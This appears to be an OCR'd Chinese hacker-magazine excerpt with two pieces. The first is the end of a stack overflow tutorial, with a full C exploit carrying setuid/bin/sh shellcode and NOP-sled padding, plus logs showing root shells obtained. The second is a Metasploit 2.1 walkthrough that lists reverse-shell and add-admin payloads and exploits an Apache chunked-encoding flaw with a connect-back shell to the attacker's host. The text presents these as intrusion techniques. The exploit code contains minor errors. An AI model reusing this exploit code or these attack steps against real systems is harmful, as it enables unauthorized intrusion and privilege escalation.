N代表NOPS指令，S代表shellcode，R是用来覆盖堆栈中ret的那个值。很明显，R应该是该buffer的起始地址＋偏移量offse，正确的话，R应该指向N区段，因为NOPS什么也不做，这样最终就能跳转到shellcode去执行。

这里有一个很大的问题！

下面是我们开始书写自己的攻击程序：

```
[root@ph4nt0m test]$ vim exp.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[] =
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e\x89\xe3\x89"
    "\x64\x24\x0c\x89\x44\x24\x10\x8d"
    "\x4c\x24\x0c\x8b\x54\x24\x08\xb0"
    "\x0b\xcd\x80";
    /* 这段shellcode执行：setuid(0);/bin/sh
     * 限于篇幅，本文暂不讨论shellcode的编写，
 * 以后会在适当的时候介绍 */

int main(int argc,char *argv[]){
    /* 构造我们自己的buffer，这实际上是作为vul的argv[1]*/
    char buf[1024];
    /*retaddr是准备用来覆盖ret的内存地址；
     *offset是用来调整偏移量的，之后会用到*/
    unsigned long ret;
    int i,offset=0;
    if(argc>=2)
    offset=atoi(argv[1]);
    retaddr=buf+offset;
 /* 先把整个buffer填满NOPS*/
     memset(buf,0x90,sizeof(buf));
    /* 再往buffer的前端添充ret，就是"RRR……"结构；
 之前已经证明528字节即可覆盖ret，这里用600字节>528符合条件，保
证ret肯定能被覆盖，并且又不能往里添加过多无用的R，因为R多了N就会
少，减少成功的几率 */
    for(i=0;i<600;i+=4)
    *(long *)&buf[i]=retaddr;
   /* 把shellcode拷贝到buffer尾部的区域，这样RNS结构就完成了 */
   memcpy(buf+900,shellcode,strlen(shellcode));
    /* 以buf[1024]为参数执行漏洞程序 */
 execl("./vul","vul",buf,NULL)
    return 0;
}
```

为了使效果明显，我们给vul加上"suid"位，然后来攻击：

```
[Strike@ph4nt0m test]$ su
Password:
[root@ph4nt0m test]# chmod u+s ./vul && exit
[Strike@ph4nt0m test]$ gcc exp.c -o exp
[Strike@ph4nt0m test]$ ./exp
sh-2.05a#
```

哈哈可爱的"#"看到了吧？别高兴得太早！想一下，我们的exp没加参数就运行了，此时offset为0，照这么说retaddr=buf，ret被覆盖后将跳转到RRRR……里，结果应该是Segmentation fault，但为什么我们的攻击成功了？

由于我们是在exp程序中用exec系列函数来调用漏洞程序vul的，当exec系列函数调用成功时，我们的exp程序进程的内存影像就完全被vul的进程内存影像所替代了，显然这两个进程的堆栈布局不一样。

而且我们没有办法知道两个进程的栈顶之间到底差多少的精确值，所以我们只能估算。那么我们的攻击完全是一种猜测行为？

在使用非环境变量的方法中确实是这样的，但这决不是瞎猜，而是有依据的。

由于进程的栈底（溢出程序和被溢出程序）都是不变的（或者变化很小），堆栈段的段选择子也相同，所以猜测保存在栈中的shellcode地址的任务就是两个进程栈栈顶（这里的描述不够严谨，将就地理解吧）的差值——所谓的OFFSET，明白了吧？我们再来测试一下：

```
[Strike@ph4nt0m test]$ ./exp 100
sh-2.05# exit
[Strike@ph4nt0m test]$ ./exp 200
sh-2.05# exit
[Strike@ph4nt0m test]$ ./exp 300
sh-2.05# exit
[Strike@ph4nt0m test]$ ./exp 400
Segmentation fault
```

如上所示，因为我们的buffer很大，NOPS很多，所以在一个很宽的范围内都能成功溢出。

如果你已经理解这种攻击方法，那么推荐继续阅读以下文档以完善攻击技能：aleph1，《smashing the stack for fun and profit》、黑猫，《如何编写自己的缓冲区溢出利用程序》、ipxodi，《堆栈溢出系列讲座》、刺，《缓冲区溢出笔记之——STACK溢出》、OYXin，《利用execve()函数写无nops exploit》、warning3，《单字节缓冲区溢出》。

下一次我们将介绍更高难度的堆(heap)溢出，See you next stage~

倚天不出 谁与争锋

——记一款测试工具

孟方明[－273℃]

一、序

随着越来越多的漏洞被公布出来，相应的exploit程序也在不断的增加。如今为了找一个漏洞的exploit，常常要翻遍整个exploits文件夹，费时、费劲。曾几何时，我想过写一个漏洞集合工具，将常用的exploit集合到一个程序里，需要哪个的时候就调用哪一个，然而由于各种原因（主要是我这个人懒），一直未能付诸行动。在一个偶然谈话间，我知道了一个工具，使用后发现这个工具竟然就是我一直想写却未能写的工具。到底是怎样的工具呢？往下看就知道了。

二、屠龙现身

工具的名字叫Metasploit，按照作者最初的目的这个工具是用来进行渗透测试、IDS开发以及exploit研究使用的，但是对于入侵者来说，却是一款不错的工具。工具分UNIX平台和WIN平台两个包来发布的，其中WIN平台还是要以cygwin来支持，由于大部分读者都是使用的Windows操作系统，所以我就以WIN平台的metasploit为例来讲解，UNIX平台的大同小异。

下载回来的只有一个EXE文件，大小约为15mb左右，依照提示进行安装，安装程序会自动安装cygwin，整个安装过程非常简单。

安装完毕后在程序组里增加了一个metasploit framework的组，里面主要有这样几项：

crash course —— 说明文档
cygwinshell —— 进入cygwin系统
MSFConsole —— 本工具的控制台
MSFWeb —— web控制台

重点就是MSFConsole和MSFWeb这两个了，我们依次来介绍吧！

进入MSFConsole界面后，我们可以输入“？”来获得在线帮助，如图1。

```
MSFConsole
         v2.1          :__:

+ -- --=[ msfconsole v2.1 [21 exploits - 27 payloads]

> ?

Metasploit Framework Main Console Help
--------------------------------------

    ?           Show the main console help
    cd          Change working directory
    exit        Exit the console
    help        Show the main console help
    info        Display detailed exploit or payload information
    quit        Exit the console
    reload      Reload exploits and payloads
    save        Save configuration to disk
    setg        Set a global environment variable
    show        Show available exploits and payloads
    unsetg      Remove a global environment variable
    use         Select an exploit by name
    version     Show console version

> _
```

图 1

中文解释如下：

?	显示在线帮助
cd	更换工作目录
exit	退出控制台
help	获得在线帮助
info	显示exploit或者payload相关详细信息
quit	退出控制台
reload	重新加载exploits和payloads
save	保存配置
setg	设置全局环境变量
show	显示可用的exploits和payloads
unsetg	删除一个全局环境变量
use	根据名字使用一个exploit
version	显示控制台版本

重点就在这三个命令上：info、show和use。先让我们来看一下当前支持的exploit都有哪些吧，在控制台提示符下输入**show exploits**，结果如图2。

```
> show exploits

Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32          Apache Win32 Chunked Encoding
  blackice_pam_icq              Blackice/RealSecure/Other ISS ICQ Parser Buffer Ove
rflow
  exchange2000_xexch50          Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked     Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                    IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post           IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow        IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                    IMail LDAP Service Buffer Overflow
  msrpc_dcom_ms03_026           Microsoft RPC DCOM MS03-026
  mssql2000_resolution          MSSQL 2000 Resolution Overflow
  poptop_negative_read          Poptop Negative Read Overflow
  realserver_describe_linux     RealServer Describe Buffer Overflow
  samba_nttrans                 Samba Fragment Reassembly Overflow
  samba_trans2open              Samba trans2open Overflow
  sambar6_search_results        Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow           Serv-U FTPD MDTM Overflow
  solaris_sadmind_exec          Solaris sadmind Command Execution
  svnserve_date                 Subversion Date Svnserve
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow
  windows_ssl_pct               Windows SSL PCT Overflow
```

图 2

左边是exploit的名字，右边是该exploit的简单说明。接着看看payloads，在这里大家有可能会有所疑问，exploit不就是针对漏洞的利用程序了吗？那么payloads是干什么用的呢？其实这正是该工具的最大特点。payloads在这里就是指shellocde，也就是说我们可以任意组合exploit和shellcode来达到我们不同的目的。先看一下都有哪些payload吧，输入**show payloads**，结果如图3。

```
> show payloads

Metasploit Framework Loaded Payloads
====================================

  bsdx86bind               Listen for connection and spawn a shell
  bsdx86bind_ie            Listen for connection and spawn a shell
  bsdx86findsock           Spawn a shell on the established connection
  bsdx86reverse            Connect back to attacker and spawn a shell
  bsdx86reverse_ie         Connect back to attacker and spawn a shell
  cmd_generic              Run a specific command on the remote system
  cmd_sol_bind             Use inetd to create a persistent bindshell
  cmd_unix_reverse         Use telnet|sh|telnet to simulate reverse shell
  linx86bind               Listen for connection and spawn a shell
  linx86bind_ie            Listen for connection and spawn a shell
  linx86findsock           Spawn a shell on the established connection
  linx86reverse            Connect back to attacker and spawn a shell
  linx86reverse_ie         Connect back to attacker and spawn a shell
  linx86reverse_imp        Connect back to attacker and download impurity module

  linx86reverse_xor        Connect back to attacker and spawn an encrypted shell

  solx86bind               Listen for connection and spawn a shell
  solx86findsock           Spawn a shell on the established connection
  solx86reverse            Connect back to attacker and spawn a shell
  winadduser               Create a new user and add to local Administrators gro
up
  winbind                  Listen for connection and spawn a shell
  winbind_stg              Listen for connection and spawn a shell
  winbind_stg_upexec       Listen for connection then upload and exec file
  winexec                  Execute an arbitrary command
  winreverse               Connect back to attacker and spawn a shell
  winreverse_stg           Connect back to attacker and spawn a shell
  winreverse_stg_ie        Listen for connection, send address of GP/LL across,
read/exec InlineEgg
  winreverse_stg_upexec    Connect back to attacker and spawn a shell
```

图 3

同样，左边是payload的名字，右边是payload的简要说明。大家可以看到，有专门针对Unix系统（像前面几个以bsd和sol开头的payload），还有专门针对Linux系统（前面是linx开头的payload），

最后还有针对Windows系统的（以win开头的payload）等。针对不同的系统都作了详细的划分。

接下来我们要看的是info命令了，这个命令是用来显示ex－ploit或者payload的详细信息的！这个可是非常重要的。比如我们想看一下apache_chunked_win32这个exploit的详细信息，我们就在提示符下输入：**info exploitapache_chunked_win32**，结果如图4。

```
msf apache_chunked_win32 > show targets

Supported Exploit Targets
=========================

  0  Windows NT/2K Brute Force
  1  Windows 2000
  2  Windows NT

msf apache_chunked_win32 > info exploit apache_chunked_win2
msfconsole: info: exploit: invalid exploit name
msf apache_chunked_win32 > info exploit apache_chunked_win32

      Name: Apache Win32 Chunked Encoding
   Version: $Revision: 1.25 $
 Target OS: win32
Privileged: Yes

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Targets:
    Windows NT/2K Brute Force
    Windows 2000
    Windows NT

Available Options:

  Exploit:     Name      Default    Description
  --------     ------    -------    ------------------
  optional     SSL                  Use SSL
  required     RHOST                The target address
  required     RPORT     80         The target port
```

图4

列出了很多的信息，其中需要大家注意的就是开头部分，这里说明了该exploit支持的系统版本，还有一个更重要的地方就是图中被框起来的那部分信息，说明了该exploit的可用选项如下。

```
Available Options:

Exploit:     Name      Default    Description
--------     --        ------     ----------------
optional     SSL                  Use SSL
required     RHOST                The target address
required     RPORT     80         The target port
```

Exploit列中是说明该选项是否必须，其中optional代表可选项，required代表必选项；Name列说明了选项的名字，这是非常重要的；Default列说明某选项是否有默认值；最后一列是简单的描述。

上面是exploit的详细信息，payload呢？如图5。同样需要注意的就是框中的那部分，说明同上面的exploit部分。

```
msf apache_chunked_win32 > info payload winbind_stg

      Name: winbind_stg
   Version: $Revision: 1.9 $
    OS/CPU: win32/x86
Needs Admin: No
Multistage: Yes
Total Size: 287

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Options:
    optional:          EXITFUNC      Exit technique: "process", "thread", "seh"
    required:          LPORT         Listening port for bind shell

Description:
    Listen for connection and spawn a shell
```

图5

有可能大家会问，知道了这些有什么用呢？继续看下面你就会明白了。

最后要看的命令就是use了，这个命令就是实际入侵时要用到的命令。从该命令又会引出一些子命令来，我们来看一些实例吧。

比如我们发现了一个apache服务器存在apache chunked漏洞，我们可以这样操作。

①我们先用show exploits查看一下这个漏洞的exploit的名字，如图2。在这里是apache_chunked_win32，我们在控制台提示符下输入：**use apache_chunke_win32**，结果如图6。

```
msf > use apache_chunked_win32
msf apache_chunked_win32 > _
```

图6

②接下来我们要看看这个exploit都针对哪些apache版本。输入**show targets**，结果如图7。在这里和用**info exploit apache_chunked_win32**看到的开头的信息是一样的。然后我们来设置目标系统的版本（比如我们用2，针对NT系统）使用如下命令：**set TARGET 2**，如图8。

```
msf > use apache_chunked_win32
msf apache_chunked_win32 > show targets

Supported Exploit Targets
=========================

  0  Windows NT/2K Brute Force
  1  Windows 2000
  2  Windows NT

msf apache_chunked_win32 >
```

图7

```
msf apache_chunked_win32 > set target 2
target -> 2
msf apache_chunked_win32 >
```

图8

③设置我们要使用的payload（也就是shellcode）。由于目标系统是Win平台，我们就要从以“win”开头的payload里来选择。比如我们这里使用winreverse（反向连接方式的shellcode）。

输入以下命令：**set PAYLOAD winreverse**，结果如图9。

```
msf apache_chunked_win32 > set PALOAD winreverse
PALOAD -> winreverse
msf apache_chunked_win32 > _
```

图9

④设置好exploit和payload好后，我们来看看还需要设置的参数有哪些。输入**show options**，结果如图10（这里我们可以输入**show advanced**进一步查看信息，这里就不详细说明了）。返回结果是不是有点眼熟，不错这正是我们用**info exploit apache_chunked_win32**和**info payload winreverse**得到的可用参数信息的集合（框内的信息）。我们看看哪些参数是必须的（前面是require的）：RHOST、RPORT、LHOST和LPORT，含义分别是远程地址，远程端口，本地地址和本地监听端口。参数都知道了，我们依次来设置如下。

```
msf apache_chunked_win32 > set RHOST 192.168.1.241
RHOST -> 192.168.1.241
msf apache_chunked_win32 > set RPORT 8080
RPORT -> 8080
msf apache_chunked_win32 > set LHOST 192.168.1.244
LHOST -> 192.168.1.244
msf apache_chunked_win32 > set LPORT 4444
LPORT -> 4444
```

```
msf apache_chunked_win32(winreverse) > show options

Exploit and Payload Options
===========================

  Exploit:     Name        Default    Description
  --------     ------      -------    ------------------
  optional     SSL                    Use SSL
  required     RHOST                  The target address
  required     RPORT       80         The target port

  Payload:     Name        Default    Description
  --------     --------    -------    ------------------
  optional     EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required     LHOST                  Local address to receive connection
  required     LPORT       4321       Local port to receive connection
```

图10

这样设置完成后，我们就可以进行溢出攻击了。不过在溢出

之前我们还是进一步确认漏洞是否存在吧，输入check后返回结果如下：

```
msf apache_chunked_win32 > check
[*] Vulnerable server 'Apache/1.3.22 (Win32)'
```

5 开始攻击吧！输入exploit确认后，结果如下：

```
msf apache_chunked_win32 > exploit
[*] Trying to exploit Windows NT using return 0x1c0f1022
with padding of 348...
[*] Trying to exploit Windows NT using return 0x1c0f1022
with padding of 352...
[*] Connection from 192.168.1.241:1036...

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

c:\program files\apache group\apache>
```

哈哈成功了！这就是一次入侵实例，通过实例我们了解了如何使用命令控制台进行溢出攻击的步骤。看到这里是不是有的朋友要说了，这么麻烦啊～～不错，一开始确实有点麻烦，不过熟悉了也就好了。让我们再来看看尽量使用鼠标而少用甚至不用键盘的操作，毕竟大多数初学者更喜欢使用鼠标。继续往下看哦！

上面讲的是命令控制台，那么我们在文章的开始部分还提到了一个web控制台，怎么用呢？先在程序组里找到这个程序并启动它，启动完毕后的界面如图11。




图11




图12




图13

然后我们打开IE，在IE地址栏里输入如下地址“http://127.0.0.1:55555”，如图12。

在这里我们可以选择我们想要用到的exploit，比如还向上面的例子那样使用Apache Win32 Chunked Encoding。

鼠标左键点击它，如图13。

出现了exploit说明，点击下面的select payload选择我们的shellcode，如图14，依然选择winreverse，来到了参数配置界面，如图15。参数的设置和上面的命令控制台下方的设置是一样的，设置好后，我们可以点击左下的vunerbility check和launch exploit分别进行漏洞的确认和攻击。




图14

